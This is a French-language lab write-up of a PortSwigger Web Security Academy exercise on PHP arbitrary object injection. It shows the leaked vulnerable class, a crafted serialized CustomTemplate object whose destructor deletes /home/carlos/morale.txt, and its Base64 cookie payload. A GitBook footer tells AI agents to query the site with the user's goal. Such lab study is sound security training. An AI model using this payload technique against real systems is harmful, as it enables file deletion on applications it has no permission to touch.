> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/web/deserialization/injecting-arbitrary-objects-in-php.md).
# Injection d’objets arbitraires en PHP
Notes sur l’injection d’objets arbitraires en PHP pour les laboratoires de la PortSwigger Web Security Academy, incluant le workflow d’exploitation, les tests de payloads, la validation dans Burp Suite et le contexte de remédiation.
### Injection arbitraire d’objets en PHP
**Description du laboratoire**
Ce laboratoire utilise un mécanisme de session basé sur la sérialisation PHP\*\* et est vulnérable à une \*\*injection arbitraire d’objets\*\*. / L’objectif est de **créer et injecter un objet sérialisé malveillant** afin de supprimer le `morale.txt` fichier situé dans le répertoire personnel de Carlos.
Identifiant fourni :
* **Utilisateur**: `wiener`
* **Mot de passe**: `peter`
**Connexion et observation de la session**
Après connexion avec les identifiants fournis, un **cookie de session** est défini. / Son contenu est un objet PHP sérialisé de type `Utilisateur`, par exemple :
{% code overflow="wrap" %}
```json
O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access_token";s:32:"v2rpyke9b13ypl302bxc74cerzpnp8st";}
```
{% endcode %}
Cela confirme que l'\*\*application désérialise des objets PHP pouvant être contrôlés par l'utilisateur\*\*.
**Accès au code source**
Dans le code HTML de l'application, un commentaire attire l'attention :
```html
```

L'accès direct à `/libs/CustomTemplate.php` le fichier ne renvoie rien.
Cependant, en utilisant un **éditeur de sauvegarde** (suffixe `~`):
on obtient le \*\*code source PHP\*\*.
```php
template_file_path = $template_file_path;
$this->lock_file_path = $template_file_path . ".lock";
}
private function isTemplateLocked() {
return file_exists($this->lock_file_path);
}
public function getTemplate() {
return file_get_contents($this->template_file_path);
}
public function saveTemplate($template) {
if (!isTemplateLocked()) {
if (file_put_contents($this->lock_file_path, "") === false) {
throw new Exception("Impossible d'écrire dans " . $this->lock_file_path);
}
if (file_put_contents($this->template_file_path, $template) === false) {
throw new Exception("Impossible d'écrire dans " . $this->template_file_path);
}
}
}
function __destruct() {
// Carlos a pensé que ce serait une bonne idée
if (file_exists($this->lock_file_path)) {
unlink($this->lock_file_path);
}
}
}
?>
```
**Analyse de la classe vulnérable**
Le `CustomTemplate` la classe comprend :
* Deux attributs privés :
* `$template_file_path`
* `$lock_file_path`
* Une méthode magique `__destruct()` qui exécute :
```php
if (file_exists($this->lock_file_path)) {
unlink($this->lock_file_path);
}
```
Cela signifie que **lors de la destruction de l'objet**, tout fichier dont le chemin est stocké dans `lock_file_path` peut être supprimé
**Opération via désérialisation**
Puisque l'application désérialise des objets PHP depuis la session, il est possible de :
1. Créer manuellement un `CustomTemplate` objet
2. Contrôler directement `lock_file_path`
3. Forcer la suppression du fichier cible lors de l'appel automatique à `__destruct()`
Objet sérialisé malveillant :
{% code overflow="wrap" %}
```json
O:14:"CustomTemplate":1:{s:14:"lock_file_path";s:23:"/home/carlos/morale.txt";}
```
{% endcode %}
**Encodage Base64**
Pour l'injecter dans le cookie de session, l'objet est encodé en Base64 :
{% code overflow="wrap" %}
```bash
TzoxNDoiQ3VzdG9tVGVtcGxhdGUiOjE6e3M6MTQ6ImxvY2tfZmlsZV9wYXRoIjtzOjIzOiIvaG9tZS9jYXJsb3MvbW9yYWxlLnR4dCI7fQ==
```
{% endcode %}
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/fr/web/deserialization/injecting-arbitrary-objects-in-php.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.